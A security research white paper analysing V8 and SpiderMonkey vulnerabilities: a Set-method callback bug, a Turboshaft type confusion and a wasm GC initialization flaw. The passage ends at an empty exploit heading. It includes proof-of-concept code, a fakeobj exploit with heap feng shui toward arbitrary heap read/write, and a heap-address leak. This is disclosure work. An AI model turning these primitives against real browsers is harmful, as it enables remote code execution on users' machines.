# White Paper(Super Hat Trick: Exploit Chrome and Firefox Four Times)



## Background

With the widespread use of the JavaScript language, JavaScript engines are becoming increasingly feature-rich. There are various JavaScript engines, such as V8 used by Google Chrome and SpiderMonkey used by Firefox. From runtime support to compilation optimization, they add a lot of new code, but with it comes a bunch of hidden security issues. We have once again identified four high-risk vulnerabilities in these new implementations: one is related to a classic callback issue within the new runtime support implementations, another is related to type confusion caused by missing type checking in the compilation optimization, and

the remaining two are related to wasm gc issues—improper initialization order and integer overflow, resulting in controllable out-of-bounds read/write.

# Callback issue in runtime support

## Background

The first part is a callback issue, which is hidden in the runtime support code logic, and is related to a new Javascript proposal. Before dive deeper into the root causes of vulnerability, let's first have a brief understanding of the background knowledge.

In 2015, a new data structure Set , was introduced into the Javascript, to make the developer more easier to code. However, as you can see, the functions available in this Set structure are very limited, providing only some very basic methods.


So, all of these methods operate on the Set itself, so if we want to perform some operations on two Sets, such as getting their intersection or union, what should we do? The answer is simple: you have to write your own functions to handle this situation. You need to traverse the two Sets, compare the elements, and then take out the elements that meet the conditions and put them into a new set, and return the set to the caller. The whole process is very tedious.

So, TC39 has made a new proposal in the last two years that introduces more useful methods for the Set data structure, such as union and intersection.  And you do not need to write your own function any more. It is very convenient for you to compare and operate on both Set. However，v8 engine introduced a callback vulnerability when try to support this feature.

## Root cause analysis

Lets take a look at the Proof of concept.
As you can see, the poc is pretty simple. First we create two different set structure, then define a callback function on one of the sets, and then call the isDisjointFrom function to operate both of sets. This callback function will be trigged when v8 try to take the value of property ‘size’ on v1. In this callback function, it only clear all the elements on v0 set. And the method isDisjointFrom will triggers this callback function internally.

```
const v0 = new Set();
const v1 = new Set();
Object.defineProperty(v1, "size", {
    get: function () {
        v0.clear();
        return 1;
    },
});
v0.isDisjointFrom(v1);
```

The following figure shows the error output of v8 when try to execute the POC. The error message suggests that there may be a type confusion vulnerability because it tries to use an object as if it were an object of another type, which triggers a debug check.

```
abort: CSA_DCHECK failed: Torque assert 'Is<A>(o)' failed [src/builtins/cast.tq:830]
[../../src/builtins/set-is-disjoint-from.tq:27]

==== JS stack trace =========================================

    0: ExitFrame [pc: 0x7f377ebe83fd]
    1: isDisjointFrom [0x1fc100159de5](this=0x1fc10024d90d !!!INVALID SHARED ON CONST
RUCTOR!!!<JSObject>#0#,0x1fc10024d959 !!!INVALID SHARED ON CONSTRUCTOR!!!<JSObject>#1
#)
    2: /* anonymous */ [0x1fc10015be85] [/tmp/poc.js:10] [bytecode=0x1fc10015bdfd off
set=66](this=0x1fc100143bd5 <JSGlobalProxy>#2#)
    3: InternalFrame [pc: 0x7f377e8395dc]
    4: EntryFrame [pc: 0x7f377e839307]
```


How this vulnerability is trigged? Actually it's very easy to understand. Lets take a look at the v8 source code. When executing new implemented methods on Set, v8 first try to take out the pointer of backing store from the JSSet object, and store it into variable |table|. Then, v8 execute GetSetRecored function, triggering user-defined callback function when fetching the value of property 'size'. However, the v8 developers did not take into account a side effect of the GetSetRecord function, which can cause the previously fetched pointer to become obsolete.

```
13    // 1. Let O be the this value.
14    // 2. Perform ? RequireInternalSlot(O, [[SetData]]).
15    const o = Cast<JSSet>(receiver) otherwise
16    ThrowTypeError(
17        MessageTemplate::kIncompatibleMethodReceiver, methodName, receiver);
18
19    const table = Cast<OrderedHashSet>(o.table) otherwise unreachable;
20
21    // 3. Let otherRec be ? GetSetRecord(other).
22    let otherRec = GetSetRecord(other, methodName);
23
24    // 4. Let resultSetData be a copy of O.[[SetData]].
25    let resultSetData = Cast<OrderedHashSet>(CloneFixedArray(
26        table, ExtractFixedArrayFlag::kFixedArrays)) otherwise unreachable;
27
28    // 5. Let thisSize be the number of elements in O.[[SetData]].
29    const thisSize =
30        LoadOrderedHashTableMetadata(table, kOrderedHashSetNumberOfElementsIndex);
31
32    let numberOfElements = Convert<Smi>(thisSize);
```

## How to exploit

When exploiting V8 vulnerabilities, one of the most common exploits is called fakeobj. As the name suggests, if we can fake an actual memory-controllable object to make it fake as a JS Arrray, we can use this fake JSArray to read and write to arbitrary addresses in the V8 heap, and thus achieve RCE.

However, the hardest part of the whole exploit process is actually the first step; how do we get such a memory-controllable object through the vulnerability? We need to dig a little deeper to understand the related object model. As demonstrated in the figure, there are two object model.





The first is JSSet. As you can see, JSSet holds a pointer to an OrderedHashSet. All the elements of JSSet are actually stored in this OrderedHashSet. The second is OrderedHashSet, and the underlying structure is an Array, so there is a FixedArrayLength property stored behind the Map. The blue-marked element count property is what we're going to focus on next. Normally it's a small integer that represents the number of elements currently stored in the hash table.

Here's an example where we create a JSSet with integer 1 and integer 2, and the element count on the table is 2.  Let's dive even deeper into JSSet. Take a look at the JS example.

```
let v0 = new Set([1, 2]);
%DebugPrint(v0);
v0.clear();
%DebugPrint(v0);
```

At first, we create a Set structure with two element. The internal memory layout of V8 is consistent with the examples in the object model we introduced earlier. The variable V0 take a pointer to an OrderedHashSet, storing two elements, and the elements count property is a small integer of 2.

Can you still remenber the clear method invoked in POC? What happend if we call the clear method on the set? After executing the clear function on variable v0, something happend. v8 first create a new empty OrderedHashSet, then change the pointer on the JSSet to point to this new hash table.
One thing we need to keep in mind is that with this new hash table, the element count is still a small integer, 0. However, the element count property of the OrderedHashSet structure that JSSet previously pointed to is modified to be a pointer to the new hash table. That previous hash table was also considered obsolete.




In this way, we can see that the table held in the v8 code after the vulnerability is triggered will have its size property changed from a small integer to a pointer. In this case, the property NextTable and the property element_count share the same memory slot.

Get back to the vulnerability exploitation.  From the previous analysis, we know that the table variable holds an obsoleted hash table after the vulnerability is triggered, and the size field on the obsoleted hash table is a pointer instead of a small integer, which is called NextTable. So how do we leak a pointer to controlled memory? Let's ignore whether the memory is controllable or not, and let's first try to leak out a pointer to an object that shouldn't have been in the user layer in the first place.

While browsing the source code, the method SetPrototypeUnion gets our interest. This method will copy all the memory content from the obsoleted hashtable to a new one, and uses this newly created Hashtable to create a new JSSet and return. Since the Union method makes a complete copy of the entire obsoleted table. Therefore, the table of JSSet returned by this method is also obsoleted.

```
// https://tc39.es/proposal-set-methods/#sec-set.prototype.union
transitioning javascript builtin SetPrototypeUnion(
    js-implicit context: NativeContext, receiver: JSAny)(other: JSAny): JSSet {
  ...
  // 1. Let O be the this value.
  // 2. Perform ? RequireInternalSlot(O, [[SetData]]).
  const o = Cast<JSSet>(receiver) otherwise
  ThrowTypeError(
      MessageTemplate::kIncompatibleMethodReceiver, methodName, receiver);
  const table = Cast<OrderedHashSet>(o.table) otherwise unreachable;
  // 3. Let otherRec be ? GetSetRecord(other).
  let otherRec = GetSetRecord(other, methodName);
  // 5. Let resultSetData be a copy of O.[[SetData]].
  let resultSetData = Cast<OrderedHashSet>(CloneFixedArray(
      table, ExtractFixedArrayFlag::kFixedArrays)) otherwise unreachable;
  try {
    ...
  } label SlowPath {
    ...
  } label Done {
    // 8. Let result be
    // OrdinaryObjectCreate(%Set.prototype%, « [[SetData]] »).
    // 9. Set result.[[SetData]] to resultSetData.
    // 10. Return result.
    return new JSSet{
      map: *NativeContextSlot(ContextSlot::JS_SET_MAP_INDEX),
      properties_or_hash: kEmptyFixedArray,
      elements: kEmptyFixedArray,
      table: resultSetData
    };
  }
  unreachable;
}
```

Repeat again, the property NextTable and the propery size share the same memory slot in OrderedHashSet. We can then try to leak this NextTable value by

accessing the size property of the JSSet. We have made very minor changes to the POC. We replace the method called with union, and then we get and print the size on the Set object returned by union function. You can see that it prints out the internal structure OrderedHashSet, not a regular integer.

```
const firstSet = new Set();
const otherSet = new Set();
Object.defineProperty(otherSet, 'size', {
    get: function() {
        firstSet.clear();
        return 0;
    }
});
const unionSet = firstSet.union(otherSet);
const obj = unionSet.size;
%DebugPrint(obj);
```

But leaking out one such internal OrderedHashSet doesn't really help our exploit, and we can't make any changes to this internal structure or read sensitive data. If we can control the leaking NextTable pointer, offset this pointer slightly. This way, the NextTable pointer in the obsoleted OrderedHashSet will be offset to user-controllable memory, making it easier for us to subsequently fake the object.

Once again, since NextTable and size properties share the same memory slot in obsoleted OrderedHashSet. We can manipulate the NextTable pointer by adding or deleting elements on this JSSet, which holds this obsoleted OrderedHashSet. When the NextTable pointer can be manipulated for a slight offset, what we only need to do is lay out a user-controlled memory object, such as a JSArray, in front of the obsolete OrderedHashSet object, so that the leaked pointer points to the mid position on this JSArray, and we can modify the data on the JSArray as expected, and then leak the NextTable pointer to the user for fake the objects.

Here, we start with a heap feng shui layout, carefully laying out the user-controllable JSArray in a suitable memory location, and then performing multiple delete operations on the obsoleted OrderedHashSet to offset the NextTable pointer forward into this JSArray. Finally, the NextTable pointer is retrieved by

accessing the size property, which is then forged into a JSArray object of sufficient length.

```
const firstSet = new Set();
for(let i = 0; i < 0x40; i++)
    firstSet.add(i);

const otherSet = new Set();
var fake_arr_buf = null;
Object.defineProperty(otherSet, 'size', {
  get: function() {
    // 0x0018ed79 0x00000219  0x0004e1d9  0x00000012
    // map        properties  elements    length
    fake_arr_buf = [
      1.1395125468882e-311, 2.225073858665283e-308,
      1.1, 1.1, 1.1, 1.1, 1.1, 1.1, 1.1
    ];
    // %DebugPrint(fake_arr_buf);

    for(let i = 1; i <= 0x40; i++) // trigger transition and prevent trigger transition next.
        firstSet.add(-i);

    return fake_arr_buf.length; // use to prevent opt
  },

});

const unionSet = firstSet.union(otherSet);
for(let i = 0; i < 0x2c; i++)
    unionSet.delete(i);

const fake_arr = unionSet.size;
console.log("[!] fake_arr.length == 0x" + fake_arr.length.toString(16));
```

In this way, since we have successfully forged a JSArray object of controlled length with a controlled backing store pointer, we have the ability to read and write to arbitrary addresses within the V8 heap memory. At that time, the V8 heap sandbox had not yet formed a security boundary, so we could exploit this powerful vulnerability to reach remote code execution through this powerful exploit primitive.

# Incorrect Assumption on JS Map

## Background


In the next part we are going to introduce the issue  of missing checks due to wrong assumptions in code optimization. This vulnerability and the classic callback vulnerability above have relatively simple root causes, but this vulnerability involves code optimization design, so it will be more difficult to understand. We'll introduce with more background on this vulnerability. With a better understanding of the background, the subsequent content can be more easily understood.

The most important and complex part of the V8 engine is the compilation optimization part. The first thing we need to understand is the design of CheckMap node. As you know, the javascript is not a compiled language. There is no way to do any advanced optimization of the target function without being able to determine the type of the arguments, because the caller is likely to pass in a variety of different types of arguments when calling the target function.

To get around this, V8 uses feedback from the function's previous execution to assume the type of its arguments. There is an example of Javascript code optimization. The function to be optimized, func, is allowed to take two arguments, a and s. Afterwards, the function saves the value s to the x property of the variable a.

```
function func(a, s) {
    a.x = s;
}
var obj = {x:0};
func(obj, 0);
%PrepareFunctionForOptimization(func);
func(obj, 0);
%OptimizeFunctionOnNextCall(func);
func(obj, 0);
```

Before we actually start optimizing this function, we pass in the same object to the function to create some execution feedback of this function. After optimizing the function func, the middle representation of the turbofan optimization is shown. Let's ignore parameter 2 here, it's not our focus.  Parameter 1 will be assumed to be an object whose shape contains a property x. Parameter 2 will then be saved directly to the property x of the object.  This way, a simple type comparison is all that is needed, and later operations on that parameter can be based on assumptions about that type.




And this is what the CheckMap node does, when the optimized function is called, the CheckMap node will determine whether the type of the current incoming parameter is the expected one, if it is the expected one, then it will execute the specialization code behind normally, if it is the non-expected one, then it needs to un-optimize the function, to prevent the appearance of the type-confusion vulnerability.

Let's see how CheckMap is implemented at the assembly code level. First, v8 will try to get the incoming parameters from the stack to start two rounds of checking. The first round of checks is to determine whether the argument is an object. Since v8 enabled pointer compression when saving data, the lowest bit of the small integer is not set and the lowest bit of the object pointer is set. If the parameter is found not to be of object type, then jump directly to the un-optimize exception routine, otherwise perform the second round of checking. The second round of checking is very simple; it gets the address of the Map on the object pointed to by that pointer. If the Map address of the passed-in parameter does not match the optimization expectation, it means that some types were passed in that were not taken into account when optimizing the function, and v8 will jump out to perform the unoptimization operation.

```
B1,3:
    93  movl rdx,0x30
    98  push rdx
    99  REX.W movq rbx,0x7f45d74191a0    ;; external reference (Runtime::StackGuardWithGap)
    a3  movl rax,0x1
    a8  REX.W movq rsi,0xb7400103c85    ;; object: 0x0b7400103c85 <NativeContext[285]>
    b2  call 0x7f45d59178c0  (CEntry_Return1_ArgvOnStack_NoBuiltinExit)    ;; near builtin entry
    b7  REX.W movq rdx,[rbp+0x18]
    bb  testb rdx,0x1
    be  jz 0x7f45e0004135  <+0xf5>
    c4  movl rcx,0x11ae85    ;; (compressed) object: 0x0b740011ae85 <Map[16](HOLEY_ELEMENTS)>
    c9  cmpl [rdx-0x1],rcx
    cc  jnz 0x7f45e0004139  <+0xf9>
    d2  REX.W movq rcx,[rbp+0x20]
    d6  testb rcx,0x1
    d9  jnz 0x7f45e000413d  <+0xfd>
    df  movl [rdx+0xb],rcx
    e2  REX.W leaq rax,[r14+0x61]
    e6  jmp 0x7f45e00040b9  <+0x79>
```

In order to detect in time that the function has been passed an unintended type, and also to prevent type confusion vulnerabilities, the CheckMap node checks the types of the arguments. This check is a runtime check, and the incoming parameters will be checked every time the function being optimized is executed. When CheckMap checks for an unintended type, then the function will be unoptimized and the slow path code will be executed instead.  And this unintended argument type will be taken into account in the next code optimization.

Since the CheckMap is a runtime check, it is necessary to perform this check before assuming that the parameter is of a certain type, and then performe refinement operations such as uncheck pointer dereference. This design introduces some performance overhead because conventionally, a function's arguments will always be of the same type. In this case, it is actually unnecessary to check the type of parameters each time the function being called.

This brings us to the key point we're going to introduce, Map Dependency.

CheckMap is more like checking before a piece of code that relies on some type assumption, kind of like a type guard. StableMapDependency is even more like checking for the codes which is possible to break the type assumptions in optimized function. If V8 finds a type transition during JS execution that might cause an optimized function to break its type assumptions, then the function's deoptimization callback function will be called immediately. Optimized functions don't even need to be executed to be unoptimized early in this way to improve

efficiency. The most intuitive understanding is that if there is no path to transition from one map to another, this map will be considered stable.
So for StableMapDependency, there are two way to hunt the vulnerabilities inside this component. The first way is to find the logic where the compiler depends on a map but forgets to register it.  Another way is to try to find a code path to break the type assumption without triggering the callback function that deoptimize the code.

The commonality between these two ways is that they break the type assumption on the optimized function, leading to a type confusion vulnerability. And the vulnerability we discovered is the second scenario, where there is a way to trigger changes in the relied Map, but it does not trigger the de-optimization of the function.

## Root cause analysis

Turboshaft is a new architecture for the top-tier optimizing compiler in v8. It is still under development.  In machine optimization reducer of turboshaft, V8 attemps to optimize the map loads and directly operate on the objects. To keep the object map assumption, v8 will attempt to create a Stable Map Dependence before optimizing map loads.

In this code, you can see that it first checks whether the current map is stable, and if so, creates a stable map dependency and optimizes the loads of that map. However, there are slight discrepancies in determining whether a map is stable. It is considered stable only when a map is not further specialized to other maps. This approach is a bit interesting for primitive types such as String. Because primitive types cannot be changed, the maps of these types are always considered stable.

```
if (broker != nullptr) {
  UnparkedScopeIfNeeded scope(broker);
  AllowHandleDereference allow_handle_dereference;
  OptionalMapRef map = TryMakeRef(broker, base.handle()->map());
  if (map.has_value() && map->is_stable() && !map->is_deprecated()) {
    broker->dependencies()->DependOnStableMap(*map);
    return __ HeapConstant(map->object());
  }
}
```

However, primitive objects do not necessarily mean that their Map will not change, which allows us to try changing their type through primitive objects without triggering an un-optimization callback. In this way, we will ultimately cause the type confusion.

Due to the inability of StableMapDependency to detect map changes of primitive types such as String, we can change the type of incoming parameters without triggering an optimization callback, resulting in type confusion.

## How to exploit

The entire vulnerability exploitation process is divided into three steps. The first step is to prepare a specific type of string in advance, and then write a function to be optimized, attempting to read the value from this string and return it. Then trigger the code optimization of the function to establish a Stable Map dependency on this string type. The second step is pretty easy. Just find a way to change its map without changing its original type (String). Attempting to trigger garbage collection in this step usually has a miraculous effect. The final step is to trigger type confusion and see if it can have a greater impact on vulnerability exploitation.


Let's verify the vulnerability exploitation strategy. Firstly, we created a string variable of type ThinString, highlighted in yellow in the code. Afterwards, we created a function called CheckCS to be optimized, which has a simple function of reading a value from a specific offset position in the variable str and returning it. Then we optimize the CheckCS function manually. At this point, the CheckCS function will establish a Stable Map Dependence for ThinString.

```
function get_thin_string(a, b) {
    var str = a + b;
    var o = {};
    o[str];
    return str;
}
var str = get_thin_string("bar");
function CheckCS() {
    return str.charCodeAt(8).toString(16);
}
%PrepareFunctionForOptimization(CheckCS);
CheckCS();
%OptimizeFunctionOnNextCall(CheckCS);
CheckCS();

print("Before gc: ");
print(CheckCS());
gc();
print("After gc: ");
print(CheckCS());
```


Before calling garbage collection, when we call the CheckCS function,  we can see that the entire function call process still returns the correct value. However, after completing garbage collection, v8 immediately triggers a crash in next function call, because the variable str changed its Map to SeqString during the garbage collection process. However, CheckCS still operates on str as a ThinString type, which triggers type confusion.

Let's take a look at these two different types of string object models. Each different type of String will have two fields, which respectively store the hash value and the length of the current string.
From the graph, we can clearly see that the ThinString object does not actually store string data, but rather holds a pointer to SeqString. The string content is actually stored in the memory of the SeqString structure. In other words, ThinString is a reference to SeqString.




So, what happens if the optimized function mistakenly identifies SeqString as ThinString?
The answer is obvious, we will be able to freely control the pointer values on the ThinString structure.  The process of type confusion can be shown in the figure below. Before triggering garbage collection, the variable str references the ThinString object, which in turn references the SeqString that actually stores character data.

However, after triggering garbage collection, v8 discovered that SeqString was already in the old generation memory, so there was no need to move the ThinString object from the new generation memory to the old generation memory and update the pointer on it. Instead, the pointing relationship of variable str can be directly updated, pointing directly to SeqString, and releasing useless ThinString.




Since the function CheckCS still assumes that the variable str is of type ThinString, the operation of reading data from the string in the function will be specialized to obtain the pointer on String, dereference it and read the data from pointed memory. In this way, we can trigger vulnerability by adjusting the string content to read arbitrary addresses within the V8 heap, thereby causing sensitive information leakage. This shows how we trigger vulnerabilities to leak the base address of the V8 heap.

```
Before gc:
66
After gc:
e24
DebugPrint: 0xe240011b145: [String] in OldSpace: #\x01\x00\x00\x00undefined
0xe24000003d5: [Map] in ReadOnlySpace
 - map: 0x0e24000004c5 <MetaMap (0x0e240000007d <null>)>
 - type: INTERNALIZED_ONE_BYTE_STRING_TYPE
 - instance size: variable
 - elements kind: HOLEY_ELEMENTS
 - enum length: invalid
 - stable_map
 - non-extensible
 - back pointer: 0x0e2400000061 <undefined>
 - prototype_validity cell: 0
 - instance descriptors (own) #0: 0x0e2400000701 <DescriptorArray[0]>
 - prototype: 0x0e240000007d <null>
 - constructor: 0x0e240000007d <null>
 - dependent code: 0x0e24000006dd <Other heap object (WEAK_ARRAY_LIST_TYPE)>
 - construction counter: 0
```

After we trigger garbage collection, calling the CheckCS function will successfully leak the base heap address. We created a string with the content of \1\0\0\0, which represents a four byte data with a value of 1 at the memory level. In this way, we can use this type confusion vulnerability to arbitrarily read data from the first page on the V8 heap. Due to the fact that the first page of V8 heap contains a large amount of V8 heap metadata, we can find the base address of the V8 heap on that page, which is considered as sensitive information.

Because String belongs to Primitive type, we cannot make any memory modifications through type confusion. However, from the vulnerability patch, it can be seen that besides the String type, there are quite a few types that can be attempted to trigger through this vulnerability. Due to time limits, we haven't done any further research here, and you can give it a try if interested.

# Initialization Flaw in WebAssembly Instances

## Background

In 2019, a new proposal for wasm GC introduced several new types, making it easier for developers to manipulate complex types such as reference types,

structs, and arrays.

With the support of garbage collection, a WebAssembly instance is initialized in WasmInstance.cpp's Instance::init. It sequentially initializes imported functions, memories, tables, labels, and types to ensure that complex types (such as structs and arrays) are handled correctly during instantiation and execution.

Additionally, we briefly introduce an interesting feature in SpiderMonkey, namely, array initialization expressions.

Array initialization expressions allow us to use them when adding tables. For example:

```
(table (;0;) 2 9 (ref 1) i32.const 134217728 array.new_default 1
```

- (table) is used to add a table.
- 2 and 9 represent the initial and maximum sizes of the table, respectively.
- (ref 1) specifies the type of elements in the table.
- i32.const 134217728 array.new_default 1 is an initialization expression that generates an array of size 134217728 (0x8000000) and initializes it with default values.

## Root cause analysis

Let's delve into the situation occurring in the `Instance::init` function in `WasmInstance.cpp`. In this function, a WebAssembly instance initializes imported functions, memories, tables, tags, and types sequentially. It's worth noting that type initialization occurs after table initialization.

```
// Initialize function imports in the instance data
Tier callerTier = code_->bestTier();
for (size_t i = 0; i < metadata(callerTier).funcImports.length()
{
  JSObject* f = funcImports[i];
  MOZ_ASSERT(f->isCallable());
  const FuncImport& fi = metadata(callerTier).funcImports[i];
  const FuncType& funcType = metadata().getFuncImportType(fi);
```

```
  ...
}

// Initialize memories in the instance data
for (size_t i = 0; i < memories.length(); i++)
{
  const MemoryDesc& md = metadata().memories[i];
  MemoryInstanceData& data = memoryInstanceData(i);
  WasmMemoryObject* memory = memories.get()[i];
  ...
}

// Initialize tables in the instance data
for (size_t i = 0; i < tables_.length(); i++)
{
  const TableDesc& td = metadata().tables[i];
  TableInstanceData& table = tableInstanceData(i);
  table.length = tables_[i]->length();
  table.elements = tables_[i]->instanceElements();
  ...
}

// Initialize tags in the instance data
for (size_t i = 0; i < metadata().tags.length(); i++)
{
  MOZ_ASSERT(tagObjs[i] != nullptr);
  tagInstanceData(i).object = tagObjs[i];
  ...
}


// Initialize type definitions in the instance data.
const SharedTypeContext& types = metadata().types;
Zone* zone = realm()->zone();
for (uint32_t typeIndex = 0; typeIndex < types->length(); typeIn
{
```

```
  const TypeDef& typeDef = types->type(typeIndex);
  TypeDefInstanceData* typeDefData = typeDefInstanceData(typeIn
  ...
}
```

Next, let's examine the crucial source code snippet for initializing arrays using array initialization expressions:

```
uint32_t elementTypeSize = typeDefData->arrayElemSize;
MOZ_ASSERT(elementTypeSize > 0);
MOZ_ASSERT(elementTypeSize == typeDef->arrayType().elementType_
CheckedUint32 outlineBytes = elementTypeSize;
outlineBytes *= numElements;
if (!outlineBytes.isValid() ||
    outlineBytes.value() > uint32_t(MaxArrayPayloadBytes)) {
  JS_ReportErrorNumberUTF8(cx, GetErrorMessage, nullptr,
                           JSMSG_WASM_ARRAY_IMP_LIMIT);
  return nullptr;
}
...
outlineData = nursery.mallocedBlockCache().alloc(outlineBytes.va
...
arrayObj->numElements_ = numElements;
```

This code calculates the size of the array as **elementTypeSize * numElements**, where **elementTypeSize** represents the size of each element and **numElements** represents the number of elements. However, since the type is not yet initialized at this point, all members of **typeDefData** are 0, causing **elementTypeSize** to be 0 as well. Consequently, the calculated total size of the array, **outlineBytes**, is also 0.

When **outlineBytes** is 0, a smaller memory space is allocated to store the array, similar to calling **malloc(0)** in ptmalloc, which returns a heap block of size 0x20.

Meanwhile, **numElements** can be any controllable value, allowing us to perform out-of-bounds reads and writes on the array.

## How to exploit

